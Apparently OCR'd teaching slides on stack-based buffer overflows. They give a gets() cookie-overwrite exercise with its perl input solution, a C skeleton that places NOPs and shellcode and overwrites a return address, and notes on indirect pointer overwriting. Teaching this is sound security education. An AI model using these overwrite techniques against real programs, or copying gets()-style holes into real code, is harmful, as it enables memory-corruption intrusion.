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



Stack-based buffer overflows



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



Stack-based buffer overflows

- Exercises
  - From Gera's insecure programming page
    - http://community.corest.com/~gera/InsecureProgramming/
  - For the following programs:
    - Assume Linux on Intel 32-bit
    - Draw the stack layout right after gets() has executed
    - Give the input which will make the program print out "you win!"


Stack-based buffer overflows

```
int main() {
    int cookie;
    char buf[80];

    printf("b: %x c: %x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x41424344)
        printf("you win!\n");
}
```

Stack-based buffer overflows



Stack-based buffer overflows




- perl -e 'print "A"x80; print "DCBA"' | ./s1

Stack-based buffer overflows

```
int main() {
    int cookie;
    char buf[80];

    printf("b: %x c: %x\n", &buf, &cookie);
    gets(buf);
}
```

- buf is at location 0xbffffce4 in memory


Stack-based buffer overflows



Stack-based buffer overflows

```
#define RET 0xbffffce4

int main() {
    char buf[93];
    int ret;
    memset(buf, '\x90', 92);
    memcpy(buf, shellcode, strlen(shellcode));
    *(long *)&buf[88] = RET;
    buf[92] = 0;
    printf(buf);
}
```

Stack-based buffer overflows



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
Indirect Pointer Overwriting

- Overwrite a target memory location by overwriting a data pointer
  - An attackers makes the data pointer point to the target location
  - When the pointer is dereferenced for writing, the target location is overwritten
  - If the attacker can specify the value of to write, he can overwrite arbitrary memory locations with arbitrary values

Indirect Pointer Overwriting



